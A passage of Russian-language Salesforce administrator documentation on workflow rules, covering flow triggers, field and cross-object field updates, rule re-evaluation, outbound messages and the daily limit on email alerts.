2. Нажмите кнопку «**Создать триггер потока**».
3. Выберите объект, используемый бизнес-правилом, и нажмите кнопку «**Далее**».
4. Настройте триггер потока.

| Поле                     | Описание  |
|--------------------------|---|
| Имя                      | Имя триггера потока.  |
| Уникальное имя           | Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API. Поле « <b>Уникальное имя</b> » может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Защищенный компонент     | Зарезервировано для последующего использования.   |
| Поток                    | Уникальное имя автоматически запущенного потока, запускаемого данным действием бизнес-правила.  |
| Задать переменные потока | Данный параметр определяет необходимость передачи значений в переменные потока и переменные sObject.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра бизнес-правил и действий:





- «Просмотр настройки и конфигурации»

Для создания или изменения бизнес-правил и действий:

- «Настройка приложения»

5. При выборе параметра «Задать переменные потока» укажите их имена и значения.

Чтобы задать не более 25 переменных, щелкните **«Задать другое значение»**.

| Поле     | Описание   |
|----------|--|
| Имя      | <p>Выберите имя переменной потока или переменной sObject.</p> <p>Пользователи могут выбирать только переменные, поле «Тип ввода/вывода» которых разрешает доступ для ввода.</p>  |
| Значение | <p>При использовании переменной потока выполните одно из указанных ниже действий.</p> <ul style="list-style-type: none"> <li>• Введите литеральное значение.</li> <li>• Щелкните значок , выберите нужное поле и нажмите кнопку <b>«Вставить»</b>.</li> </ul> <p>При использовании переменной sObject выполните одно из указанных ниже действий.</p> <ul style="list-style-type: none"> <li>• Щелкните значок , выберите запись sObject и нажмите кнопку <b>«Вставить»</b>.</li> </ul> <p>В отличие от полей, все записи sObject помечаются символом (*) и отображаются вверху каждого списка.</p> <ul style="list-style-type: none"> <li>• Чтобы использовать текущие значения записи, созданной или измененной с целью запуска бизнес-правила, введите <code>{!this}</code>.</li> <li>• Чтобы использовать последние предыдущие значения записи, измененной с целью запуска бизнес-правила, введите <code>{!old}</code>.</li> </ul> <p>Другими словами, <code>{!old}</code> и <code>{!this}</code> определяют одну запись, но используют разные значения.</p> <p> <b>Прим.:</b></p> <ul style="list-style-type: none"> <li>• При использовании новой записи <code>{!old}</code> содержит значение null.</li> <li>• В отличие от <code>{!this}</code>, значок  не может использоваться для выбора <code>{!old}</code>. Введите <code>{!old}</code> вручную в столбец «Значение».</li> </ul> |

6. Чтобы применить триггер потока в режиме тестирования, установите флажок «Администраторы выполняют последнюю версию потока».

Данный флажок позволяет триггеру потока запускать последнюю версию потока, если бизнес-правило запускается администратором. Для всех остальных пользователей триггер потока всегда запускает активную версию потока.

Переменным потока и переменным sObject передаются те же значения при запуске любой (активной или последней) версии потока.

7. Нажмите кнопку **«Сохранить»**.

Помните, что **триггер потока должен быть связан с бизнес-правилом**.

СМ. ТАКЖЕ:

[Рекомендации по триггерам потока \(пробная версия\)](#)

## Определение пользователя бизнес-правил по умолчанию для организации

Заполните поле «Пользователь бизнес-правил по умолчанию» значением, которое должно отображаться системой Salesforce напротив бизнес-правила при неактивности пользователя, инициировавшего выполнение правила.

Если организация использует зависимые от времени действия в бизнес-правилах, то данное поле является обязательным. Если пользователь, инициировавший правило, неактивен, то система Salesforce отображает имя пользователя бизнес-правил по умолчанию в поле задачи «Создал», поле сообщения эл. почты «Отправитель» и поле обновления «Последнее изменение сделано». Система Salesforce не отображает данное имя пользователя для исходящих сообщений. При наличии ошибки в отложенном действии пользователь бизнес-правил по умолчанию получает электронное уведомление.

При приближении или превышении некоторых ограничений для электронных предупреждений бизнес-правил система Salesforce отправляет сообщение-предупреждение пользователю бизнес-правил по умолчанию или активному системному администратору (при его отсутствии).

1. В разделе «Настройка» введите «*Параметры автоматизации процесса*» в поле «Быстрый поиск», затем выберите «**Параметры автоматизации процесса**».
2. Выберите нужного пользователя в поле «Пользователь бизнес-правил по умолчанию».
3. Нажмите кнопку «**Сохранить**».

## Связывание действий с бизнес-правилами и процессами утверждения

Связывание уже созданных организацией действий с бизнес-правилами и процессами утверждения.

Чтобы связать текущие действия бизнес-правила с другим бизнес-правилом, выполните указанные ниже действия.

1. Введите строку «*Бизнес-правила*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Бизнес-правила**».
2. Выберите нужное бизнес-правило.
3. Нажмите кнопку «**Правка**» в разделе «Действия бизнес-правила».
4. В зависимости от нужного времени выполнения действия, нажмите кнопку «**Добавить действие бизнес-правила**» в разделе «Немедленные действия бизнес-правила» или «Зависимые от времени действия бизнес-правила» и щелкните ссылку «**Выбрать текущее действие**».
5. Выберите тип действия для связывания с бизнес-правилом.
6. Выберите нужные действия в списке «**Доступные действия**» и переместите их в список «**Выбранные действия**» посредством кнопки «Добавить». Чтобы удалить действия из списка «**Доступные действия**», воспользуйтесь кнопкой «Удалить».
7. Сохраните внесенные изменения.

Чтобы связать текущие действия бизнес-правила с процессом утверждения, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров бизнес-правила и утверждений:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выбора текущих действий:

- «Настройка приложения»

1. В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**».
  2. Щелкните имя нужного процесса утверждения.
  3. В зависимости от нужного времени выполнения действия, выполните одно из указанных ниже действий.
    - Нажмите кнопку «**Добавить текущее**» в разделе «Действия исходной отправки», «Действия окончательного утверждения», «Действия окончательного отклонения» и «Действия отзыва».
    - Щелкните ссылку «**Показать действия**» в разделе «Этапы утверждения» и нажмите кнопку «**Добавить текущее**» в разделе «Действия утверждения», «Действия отклонения» или «Действия отзыва».
- См. раздел «**Выбор действий утверждения**» на странице 4851.
4. Выберите тип действия для связывания с процессом утверждения. Список «**Доступные действия**» содержит все текущие действия выбранного типа.
  5. Введите имя конкретного действия в текстовое поле и нажмите кнопку «**Найти**».
  6. Выберите нужные действия в списке «**Доступные действия**» и переместите их в список «**Выбранные действия**» посредством кнопки «Добавить». Чтобы удалить действия из списка «**Доступные действия**», воспользуйтесь кнопкой «Удалить».
  7. Сохраните внесенные изменения.

## Активация бизнес-правила

Система Salesforce поддерживает выполнение только активированных бизнес-правил.

Чтобы активировать бизнес-правило, щелкните «**Активировать**» на странице сведений о бизнес-правиле. Чтобы отменить правило или изменить зависимые от времени действия и триггеры времени, связанные с правилом, щелкните «**Деактивировать**».

При необходимости бизнес-правило может быть деактивировано. При деактивации правила, содержащего отложенные действия, система Salesforce выполняет данные действия только после обновления записи, инициировавшей выполнение правила.

### Прим.:

- Бизнес-правило, содержащее отложенные действия в очереди бизнес-правил, не может быть удалено. Дождитесь завершения обработки отложенных действий. Чтобы отменить отложенные действия, воспользуйтесь очередью бизнес-правил.
- Зависимые от времени действия не могут быть добавлены в активные бизнес-правила. Рекомендуем деактивировать бизнес-правило, добавить зависимое от времени действие и повторно активировать правило.

СМ. ТАКЖЕ:

[Установка критериев для бизнес-правила](#)

## ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-правил и действий:

- «Настройка приложения»

## Рекомендации по использованию бизнес-правил

Рекомендуем ознакомиться с тонкостями создания бизнес-правил и бизнес-действий, прежде чем применять их на практике.

- Каждое бизнес-правило применяется к одному объекту.
- При наличии бизнес-правил для преобразованных интересов и необходимости обновления полей кросс-объекта для конечных организаций и возможностей рекомендуем включить параметр интереса «Выполнять проверку и триггеры при преобразовании интереса».
- Удаление настраиваемого объекта инициирует автоматическое удаление соответствующих бизнес-правил.
- Порядок выполнения отдельных действий и типов действий не гарантируется. Однако действия обновления поля выполняются первыми, а затем — все остальные.
- Чтобы создать бизнес-правила, которые обновляют поля обращения на основе новых комментариев к обращению или входящих сообщений эл. почты, выберите значение «Комментарий к обращению» или «Сообщение эл. почты» в раскрывающемся списке «Выбрать объект»; значение «Сообщение эл. почты» доступно только при использовании функции Email-to-Case или On-Demand Email-to-Case. Бизнес-правила для сообщений эл. почты могут быть созданы только для обновлений поля, а бизнес-правила для комментариев к обращениям — для обновлений поля, электронных предупреждений и исходящих сообщений. Например, пользователь может создать бизнес-правило, согласно которому сообщение эл. почты, помеченное флажком «Является входящим», должно изменять значение поля обращения «Статус» с «Закрыто» на «Новое».
- Изменения, внесенные в записи во время использования приложения Connect Offline, оцениваются бизнес-правилами при синхронизации.
- Ниже указан порядок обработки правил в системе Salesforce.
  1. Правила проверки
  2. Правила назначения
  3. Правила автоматического ответа
  4. Бизнес-правила (с немедленными действиями)
  5. Правила расширения
- Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.
- При создании бизнес-правил для замены любых триггеров Apex рекомендуем удалить данные триггеры Apex после активации эквивалентных бизнес-правил. В противном случае система выполняет как триггеры Apex, так и бизнес-правила, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные обновления поля или повторяющиеся сообщения эл. почты).

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Когда выполняются бизнес-правила?

- В зависимости от заданных критериев, бизнес-правила могут выполняться при каждом сохранении или создании записи. Тем не менее, правила, созданные после сохранения записей, не инициируются данными записями задним числом.
- Бизнес-правила выполняются при переподчинении стандартного объекта во взаимосвязи «Основная — подробная» даже в том случае, если критерию оценки объекта задано значение «Оценить правило, если запись: создано и изменено для дальнейшего соответствия критерию».




- Сохранение или создание записей может инициировать несколько правил.
- Если организация использует правила проверки и триггеры для преобразования интересов, то бизнес-правила выполняются только для преобразованных интересов.
- Бизнес-правила выполняются автоматически и незаметны пользователям. А процессы утверждения позволяют отправлять записи на утверждение.
- Если организация поддерживает несколько языков, введите значения фильтра на выбранном вами языке. Разрешается добавить не более 25 критериев фильтрации (каждый длиной не более 255 символов).

При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.

- Если метки типов записей, используемых в критериях бизнес-правила, переведены с помощью средства перевода, то переведенное значение метки не инициирует выполнение бизнес-правила. Критерии бизнес-правила оценивают значение основной метки и пропускают переведенное значение. Чтобы избежать данной проблемы, настройте критерии бизнес-правила на оценку значения основной метки типа записи путем ручного ввода значения в поле «Значение».
- Бизнес-правила не могут быть инициированы полями статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний.
- Ниже перечислены действия, которые не инициируют бизнес-правила.
  - Пакетная замена значений раскрывающихся списков
  - Пакетное обновление адресных полей
  - Пакетное обновление подразделений
  - Изменение назначений территорий для организаций и возможностей
  - Преобразование интересов в организации-лица
  - Деактивация пользователей портала самообслуживания, клиентского или партнерского портала
  - Преобразование данных «Область» и «Страна» на странице «Настройка раскрывающихся списков "Область" и "Страна"»
  - Изменение раскрывающихся списков «Область» и «Страна» посредством компонента AddressSettings в интерфейсе Metadata API

## Ограничения для бизнес-правил

- Бизнес-правила не могут быть объединены с триггерами времени.
  - Объекты объединения не поддерживают создание исходящих сообщений для бизнес-правил.
-  **Совет:** Консоль разработчика может использоваться для отладки бизнес-правил. Консоль разработчика позволяет просматривать сведения журнала отладки и сведения о бизнес-правилах и действиях (например, имя пользователя, запустившего бизнес-правило, а также имя и код оцениваемой записи).

### Бизнес-правила для объекта «Пользователь» (бета-версия)

Создание бизнес-правил и действий доступно для объекта «Пользователь». Вы можете, например, разослать приветственные письма новым сотрудникам или синхронизировать данные пользователей со сторонним сервисом при помощи действий, связанных с исходящими сообщениями.



### Рекомендации по обновлениям полей

Узнайте, как наиболее эффективно использовать действия по обновлению полей в ходе выполнения рабочих задач.

### Рекомендации по использованию исходящих сообщений

Ознакомьтесь с рекомендациями по использованию действий с исходящими сообщениями перед их внедрением в среду бизнес-правил.

### Ежедневное ограничение для электронных предупреждений

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме бесплатных организаций Developer Edition и пробных организаций, ежедневное ограничение которых составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

### Рекомендации по зависимым от времени действиям и триггерам времени

### Рекомендации по триггерам потока (пробная версия)

Триггеры потока как действия бизнес-правила отличаются особыми алгоритмами и ограничениями.


СМ. ТАКЖЕ:

[Бизнес-правила для объекта «Пользователь» \(бета-версия\)](#)

[Установка критериев для бизнес-правил](#)

## Бизнес-правила для объекта «Пользователь» (бета-версия)

Создание бизнес-правил и действий доступно для объекта «Пользователь». Вы можете, например, разослать приветственные письма новым сотрудникам или синхронизировать данные пользователей со сторонним сервисом при помощи действий, связанных с исходящими сообщениями.

 **Прим.:** Данный выпуск поддерживает бета-версию бизнес-правил по объекту «Пользователь», являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения, воспользуйтесь веб-узлом [IdeaExchange](#).

### Примеры использования

Бизнес-правила, настроенные для объекта «Пользователь», позволяют:

- отправлять новым пользователям приветственные сообщения эл. почты, содержащие ресурсы по обучению при помощи действий уведомлений электронной почты;
- отправлять сообщения при изменении пользователями ролей или деактивации пользователей при помощи действий уведомлений электронной почты;
- деактивировать временных сотрудников по истечении определенного периода, используя действия обновления полей;
- синхронизировать данные пользователя со сторонними системами при помощи действий, связанных с исходящими сообщениями.

### ВЕРСИИ

Доступно в версиях:  
**Lightning Experience** и  
**Salesforce Classic**

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Слияние типов полей для объекта «Пользователь»

Прежде чем использовать поля слияния из записей пользователей в шаблонах эл. почты, выберите нужный тип поля слияния.

- Поля пользователя: рекомендуем использовать данные поля слияния для отображения отправителя. Поля слияния по имени { !User.имя\_поля } возвращают значения из записи пользователя, который создал или обновил запись, инициировавшую выполнение бизнес-правила.
- Поля целевого пользователя бизнес-правила: рекомендуем использовать данные поля слияния только в шаблонах эл. почты для бизнес-правил по объекту «Пользователь». Поля слияния по имени { !Target\_User.имя\_поля } возвращают значения из записи пользователя, созданной или обновленной для инициирования бизнес-правила.

## Ограничения для бета-версии бизнес-правил для объекта «Пользователь»

Прежде чем создать бизнес-правила или действия бизнес-правила для объекта «Пользователь», просмотрите перечисленные ниже ограничения.

- Бизнес-правила для объекта «Пользователь» не поддерживают задачи.
- При настройке критериев бизнес-правила поля «Текущий пользователь» не могут выбираться посредством раскрывающихся списков. Чтобы настроить критерии правила и добавить поля из текущего пользователя, рекомендуем воспользоваться формулой. Нажмите кнопку «**Вставить поле**» в редакторе формул, выделите пункт \$User, выберите нужное поле и нажмите кнопку «**Вставить**».
- Помните, что настраиваемые правила проверки выполняются *перед* бизнес-правилами. См. раздел «[Критерии и порядок выполнения](#)» в *Руководстве разработчика Apex*.

СМ. ТАКЖЕ:

[Рекомендации по использованию бизнес-правил](#)

## Рекомендации по обновлениям полей

Узнайте, как наиболее эффективно использовать действия по обновлению полей в ходе выполнения рабочих задач.

Ниже перечислены рекомендации по созданию обновлений поля для бизнес-правил или процессов утверждения.

### Обработка обновления поля

- Обновления полей выполняются перед электронными предупреждениями, задачами и исходящими сообщениями.
- Обновления полей выполняются после назначения обращений, назначения интересов, правил автоматического ответа и правил расширения обращений.
- Обновления полей не зависят от параметров безопасности поля. Таким образом, бизнес-правило может обновлять даже поля, скрытые в макете страницы пользователя.
- Если бизнес-правило содержит несколько обновлений полей, применяющих разные значения к одному полю, то результат обновления поля может быть непредсказуем.
- Обновления полей могут влиять на содержимое связанных списков. Например, обновление поля возможности «Стоимость» или «Дата закрытия» влияет на связанный список возможности «Журнал этапов».

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Чтобы определить обновление поля, в результате которого произошла ошибка при сохранении записи, рекомендуем использовать журнал отладки. Возникновение ошибки препятствует регистрации журнала отладки.
- Ниже перечислены особенности полей напоминания для задач и событий.
  - Обновления полей позволяют задавать напоминания для задач или событий, но не могут использовать крайний срок задачи или запланированное время события.
  - Формулы для значений даты/времени вычисляются в днях. Чтобы просмотреть значение в минутах, разделите значение на 1440 (количество минут в сутках). Например, формула  $\text{Now}() - 7$  соответствует семи *дням* назад, а формула  $\text{Now}() - 7 / 1440$  соответствует семи *минутам* назад.
- Если организация использует мультивалюту, то поля валюты обновляются посредством валюты записи. Если поле обновляется на основе формулы, то любое значение формулы обрабатывается в валюте записи.
- Если поля поддерживают функцию отслеживания журнала, то их обновления отслеживаются в связанном списке «Журнал».
- Обновления записей на основе бизнес-правил не инициируют правила проверки, поэтому бизнес-правила могут аннулировать ранее допустимые поля.
- Если организация использует организации-лица, то поле «Является организацией-лицом» может использоваться как часть критерия оценки для бизнес-правил. Однако поле «Является организацией-лицом», доступное только для чтения, не поддерживает обновления поля.



**Совет:** Ниже указан порядок обработки правил в системе Salesforce.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила (с немедленными действиями)
5. Правила расширения

#### Примечания к обновлениям полей кросс-объекта

- Все настраиваемые и некоторые стандартные объекты позволяют создавать действия бизнес-правил и утверждений, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами. Дополнительную информацию см. в разделе «Обновления полей кросс-объекта» на стр. 11.
- Процессы утверждения не могут использовать действия обновления полей кросс-объекта.
- Процесс утверждения может задавать действие обновления поля, выполняющее повторную оценку бизнес-правил для обновленного объекта. Тем не менее обновления полей кросс-объекта, доступные в повторно оцененных бизнес-правилах, пропускаются.
- Чтобы создать бизнес-правила, позволяющие комментариам к обращениям или сообщениям эл. почты автоматически обновлять поля связанных обращений, выберите пункт **«Комментарий к обращению»** или **«Сообщение эл. почты»** в раскрывающемся списке «Объект» при создании бизнес-правила, а затем выберите пункт **«Обращение»** в списке «Поле для обновления». Пункт «Сообщение эл. почты» может использоваться в бизнес-правиле только при использовании функции Email-to-Case или On-Demand Email-to-Case.

Если обращения обновляются бизнес-правилом, инициированным сообщением эл. почты, то обновленное обращение может инициировать:

- бизнес-правила;
- правила проверки;
- обновления полей сводного резюмирования;
- правила расширения;
- триггеры Apex;
- процессы права.

Обновленное обращение не может инициировать:

- правила назначения;
- правила автоматического ответа;

действия по обновлению полей и настраиваемые поля;

- Прежде чем изменить тип настраиваемого поля, убедитесь, что данное поле не является целевым для обновления полей бизнес-правила, а также не используется формулой обновления поля, которая аннулируется новым типом настраиваемого поля.
- Настраиваемое поле, используемое обновлением поля, не может быть удалено.
- Обновления поля могут использоваться в зашифрованных настраиваемых полях, но при использовании формулы для выбора нового значения зашифрованное поле недоступно в редакторе формул.

действия по обновлению полей коммерческих возможностей и контрактов;

- Обновления полей могут быть заданы для поля возможности «Этап», которое может влиять на поля «Тип» и «Категория прогноза».
- Обновления полей, заданные посредством поля возможности «Стоимость», применяются только к возможностям, которые не содержат продуктов. Добавление продуктов в возможность назначает полю «Стоимость» статус доступного только для чтения; значение поля вычисляется автоматически и не зависит от обновления поля.
- Обновления полей могут быть заданы для поля контракта «Статус». Тем не менее значение данного поля может влиять на значение поля «Категория статуса».
- Рекомендуем избегать создания обновления поля для контрактов или заказов, заполняющего поле «Статус» любым значением, кроме значения «Утверждено».

ограничения для действия обновления полей.

- Результаты обновления поля не могут инициировать дополнительные правила (например, правила проверки, назначения, автоматического ответа или расширения).
- Результаты обновления поля могут инициировать дополнительные бизнес-правила при наличии соответствующего флажка. Дополнительную информацию см. в разделе [«Обновления полей, выполняющие повторную оценку бизнес-правил»](#) на странице 4811.
- Обновления полей, выполняемые как действия утверждения, не инициируют бизнес-правила.
- Следующие поля недоступны для действий обновления полей.
  - Поля только для чтения, например формулы или поля автонумерации
  - Поле выбора Язык для многоязычных решений
  - Некоторые поля действий, например Связано с и Личные

- Бизнес-правила для сообщений эл. почты могут быть связаны только с обновлениями полей.
- Пользователь, на которого ссылается обновление поля, не может быть деактивирован. Например, чтобы деактивировать пользователя Иван Петров, на которого ссылается обновление поля, созданное с целью изменения ответственного за запись, рекомендуем сначала изменить обновление поля.
- Вы можете обновить длинные поля текстовой области, однако возможность вставки Конкретного значения ограничивает вас до возможности ввода максимального количества символов, допустимых в целевом поле.
- Полю, используемому обновлением поля, которое задает пустое значение, не может быть назначен статус универсального обязательного.
- Бизнес-правила, обновляющие ответственных сотрудников, *не* переносят связанные элементы. Чтобы выполнить перенос, щелкните ссылку «**Изменить**» напротив имени ответственного в записи и выберите параметры переноса.

### Обновления полей кросс-объекта

Все настраиваемые и некоторые стандартные объекты позволяют создавать действия, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами.

### Обновления полей, выполняющие повторную оценку бизнес-правил

При использовании параметра «Переоценить бизнес-правила после изменения поля» для действия обновления поля Salesforce выполняет переоценку всех правил рабочего потока для этого объекта, если обновление поля приводит к изменению значения поля.

СМ. ТАКЖЕ:

### Обновления полей кросс-объекта

#### Обновления полей кросс-объекта

Все настраиваемые и некоторые стандартные объекты позволяют создавать действия, при выполнении которых изменение подробной записи инициирует обновление поля связанной основной записи. Обновления полей кросс-объекта поддерживаются взаимосвязями «Основная — подробная» между любыми настраиваемыми объектами, между любыми настраиваемыми и стандартными объектами и между некоторыми стандартными объектами.

Например, в настраиваемом приложении по подбору кадров создается бизнес-правило, которое изменяет значение статуса приложения (основной объект) на значение «Закрото», как только соискатель (подробный объект) принимает предложение о работе. Для стандартных объектов может быть создано правило, согласно которому статус обращения «Ожидание ответа клиента» должен меняться на статус «Выполняется» при добавлении клиентом комментария к обращению.

Настраиваемый объект — настраиваемый объект

Обновления полей кросс-объекта поддерживаются для всех настраиваемых объектов, являющихся потомками настраиваемых объектов во взаимосвязи «Основная — подробная».

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Настраиваемый объект — стандартный объект

Обновления полей кросс-объекта поддерживаются для всех настраиваемых объектов, являющихся потомками некоторых стандартных объектов во взаимосвязи «Основная — подробная».

- Организация
- Актив
- Кампания
- Обращение
- Контакт
- Контракт
- Элемент строки контракта
- Право
- Возможность
- Заказ
- Вопрос
- Смета
- Сервисный контракт
- Решение


Стандартный объект — стандартный объект

Обновления полей кросс-объекта поддерживаются для всех стандартных объектов, являющихся потомками стандартных объектов во взаимосвязи «Основная — подробная». Обратите внимание, что между стандартными объектами поддерживаются только эти взаимосвязи.

- Комментарии к обращению, обновляющие обращение
- Сообщение эл. почты, обновляющее обращение
  - 💡 **Совет:** Чтобы создать бизнес-правила, позволяющие комментариям к обращениям или сообщениям эл. почты автоматически обновлять поля связанных обращений, выберите пункт **«Комментарий к обращению»** или **«Сообщение эл. почты»** в раскрываемом списке «Объект» при создании бизнес-правила, а затем выберите пункт **«Обращение»** в списке «Поле для обновления». Пункт «Сообщение эл. почты» может использоваться в бизнес-правиле только при использовании функции Email-to-Case или On-Demand Email-to-Case.
- Продукт возможности, обновляющий возможность
  - 📌 **Прим.:** Обновления полей кросс-объекта для полей родительской возможности «Стоимость» и «Количество» действительны только в том случае, если возможность не связана с продуктами возможности.
- Возможность, обновляющая организацию (поддерживаются организации-лица и организации-компании)
  - 📌 **Прим.:** При наличии бизнес-правил для преобразованных интересов и необходимости обновления полей кросс-объекта в конечных организациях и возможностях, рекомендуем включить параметр интереса «Выполнять проверку и триггеры при преобразовании интереса».

Действия по обновлению поля кросс-объектов для стандартных полей.

- Не могут использоваться или назначаться для процессов утверждения.
- Обновление родительской записи, даже если у пользователя отсутствует доступ на редактирование.

-  **Прим.:** Если у вас есть код Apex, обновляющий родительские поля в тех же связях, что и в случае с действием обновления кросс-объектных полей, рассмотрите возможность замены кода обновлениями кросс-объектных полей. В противном случае выполняются оба компонента, а, учитывая тот факт, что бизнес-правила выполняются после триггеров Apex, обновление поля бизнес-правила переопределяет любое изменение, внесенное кодом Apex.

СМ. ТАКЖЕ:

[Рекомендации по обновлениям полей](#)

[Общие сведения о взаимосвязях объектов](#)

## Обновления полей, выполняющие повторную оценку бизнес-правил

При использовании параметра «Переоценить бизнес-правила после изменения поля» для действия обновления поля Salesforce выполняет переоценку всех правил рабочего потока для этого объекта, если обновление поля приводит к изменению значения поля.

- Если обновление поля меняет значение поля, то все бизнес-правила для связанного объекта оцениваются повторно. При этом инициируется выполнение всех бизнес-правил, критерии которых выполняются в результате обновления поля.
- Если любое инициированное бизнес-правило вызывает другое обновление поля, которое также поддерживает повторную оценку бизнес-правил, то срабатывает принцип домино, при котором вновь инициированное обновление поля вызывает повторную оценку дополнительных бизнес-правил. После исходного обновления поля повторная оценка и инициирование бизнес-правил могут выполняться не более пяти раз.
- Убедитесь, что бизнес-правила не поддерживают создание рекурсивных циклов. Например, если обновление поля для правила 1 запускает правило 2, а обновление поля для правила 2 запускает правило 1, то рекурсивные триггеры могут инициировать превышение максимально допустимого количества триггеров времени бизнес-правила в час.
- При обновлении пакета бизнес-правило инициируется повторно только для измененных объектов.
- Повторная оценка и инициирование бизнес-правил доступны только в том случае, если исходное обновление поля задано для того же объекта.
- Повторное инициирование доступно только для бизнес-правил, которые не были выполнены ранее.
- Повторная оценка недоступна для бизнес-правил кросс-объекта.
- **Обновления полей кросс-объекта**, вызывающие изменение значения поля, не инициируют повторной оценки бизнес-правил для связанного объекта.
- Процесс утверждения может задавать действие обновления поля, выполняющее повторную оценку бизнес-правил для обновленного объекта. Однако, обновления полей кросс-объекта, которые могут быть доступны в повторно оцененных бизнес-правилах, пропускаются.
- Ниже перечислены условия, при выполнении которых зависимые от времени действия не исключаются из оцененного повторно бизнес-правила.
  - Немедленные действия оцененного повторно бизнес-правила инициируют несоответствие записи заданным критериям бизнес-правила.

### ВЕРСИИ

Доступно в версиях:  
**Lightning Experience** и  
**Salesforce Classic**

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



- Триггер Apex *after*, выполняемый в результате действия бизнес-правила или утверждения, инициирует несоответствие записи заданным критериям бизнес-правила.

СМ. ТАКЖЕ:

[Рекомендации по обновлениям полей](#)

## Рекомендации по использованию исходящих сообщений

Ознакомьтесь с рекомендациями по использованию действий с исходящими сообщениями перед их внедрением в среду бизнес-правил.

Ниже перечислены рекомендации по созданию исходящих сообщений для бизнес-правил или процессов утверждения.

- Одно SOAP-сообщение может содержать не более 100 уведомлений. Каждое уведомление содержит уникальный код записи и ссылку на данные в записи. Таким образом, если запись изменяется после отправки уведомления, но до его получения, то пользователю отображаются только обновленные данные.
- Неотправленные сообщения хранятся в очереди с целью сохранения их точности.
- Если конечная точка недоступна, то сообщения хранятся в очереди до момента отправки или истечения 24 часов. Сообщения удаляются из очереди по истечении 24 часов.
- Если сообщение не может быть доставлено, то интервал между повторными попытками увеличивается экспоненциально и может составлять не более двух часов.
- Повторная отправка сообщений выполняется независимо от порядка их добавления в очередь. Данный алгоритм может инициировать беспорядочную доставку сообщений.
- Исходящие сообщения не могут использоваться для создания контрольного журнала. Каждое сообщение может быть доставлено не менее одного раза. Если доставка не может быть выполнена в течение 24 часов, то сообщение может быть не доставлено. Как отмечалось выше, если исходный объект изменяется после отправки уведомления, но до его получения, то конечная точка получает только последние данные, но не промежуточные изменения.

## Ежедневное ограничение для электронных предупреждений

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 штук на одну организацию со стандартной лицензией Salesforce, кроме бесплатных организаций Developer Edition и пробных организаций, ежедневное ограничение которых составляет 15 штук на стандартную лицензию Salesforce. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

